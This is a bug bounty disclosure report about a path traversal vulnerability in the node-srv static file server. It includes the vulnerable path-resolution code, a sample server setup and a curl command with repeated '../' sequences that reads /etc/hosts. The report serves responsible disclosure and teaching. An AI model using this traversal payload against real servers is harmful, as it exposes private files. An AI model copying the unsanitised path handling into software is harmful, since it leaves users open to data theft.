[node-srv] Path Traversal allows to read arbitrary files from remote server
The node-srv static file server does not properly sanitise the requested URL path, allowing an attacker to use directory traversal sequences to read arbitrary files outside the web root. An attacker could retrieve sensitive files such as /etc/hosts from the remote server.

- Triaged in 12 hours
- Fixed in 11 days
- Disclosed after 41 days
Hi Guys,
node-srv contains Path Traversal vulnerability, which allows malicious user to read content of any file with known path.
Module:
Simple static node.js server. Supports Heroku and Grunt.js https://www.npmjs.com/package/node-srv
Description
node-srv does not sanitize path in the correct way, so curl can be used to retrieve content of any file from the remote server.
Steps To Reproduce:
- install
node-srv
$ npm install node-srv
- create simple server:
//Require module
var Server = require('node-srv');

// Start server
var srv = new Server({
    port: 8080,
    root: './',
    logs: true
}, function () {
    console.log('Server stopped');
});
- run server:
$ node app.js
-
visit
http://127.0.0.1:8080to verify if everything is fine. -
now, run following
curlcommand (please adjust numbers of ../ to your system):
$ curl -v --path-as-is http://127.0.0.1:8080/node_modules/../../../../../etc/hosts
You should see the content of /etc/hosts file:

The problem is that url read from the user is not sanitize in any way against classic ../ path traversal payload:
return new Promise((function(_this) {
        return function(resolve, reject) {
          var uri;
          uri = url.parse(req.url);
          return resolve(uri.pathname);
        };
      })(this)).then((function(_this) {
        return function(pathname) {
          filePath = pathname;
          filePath = filePath.replace(/\/$/, "/" + _this.options.index);
          filePath = filePath.replace(/^\//, "");
          filePath = path.resolve(process.cwd(), _this.options.root || './', filePath);
          return _this.processRequest(res, filePath);
        };
Supporting Material/References:
Configuration I've used to find this vulnerability:
- macOS HighSierra 10.13.3
- node 8.9.3
- npm 5.5.1
- curl 7.54.0
Wrap up
I hope this report will help to keep Node ecosystem more safe. If you have any questions about any details of this finding, please let me know in comment.
Thank you
Regards,
Rafal 'bl4de' Janicki
Impact
This vulnerability allows malicious user to read content of any file on the server, which leads to data breach or other attacks.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The server takes the URL path directly from the request and resolves it against the filesystem without checking for directory traversal sequences like '../'.
Impact
This vulnerability allows a malicious user to read the content of any file on the server, which could lead to a data breach or other attacks.
What the attacker needed
Node-srv server running; network access to the server
How it was found
- Install the node-srv package.
- Create a simple server script using the module.
- Run the server.
- Visit the server to verify it works.
- Send a curl request with --path-as-is and a path containing multiple '../' sequences to reach /etc/hosts.
- Observe the contents of /etc/hosts in the response.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A static file server is supposed to only serve files from a specific folder. This one failed to block '..' sequences in the URL, which mean 'go up one folder'. By adding enough of them, an attacker can escape the intended folder and read any file on the machine.
What is Path traversal?
Input that builds a file path escapes the intended folder, reading or writing files the application should never touch.





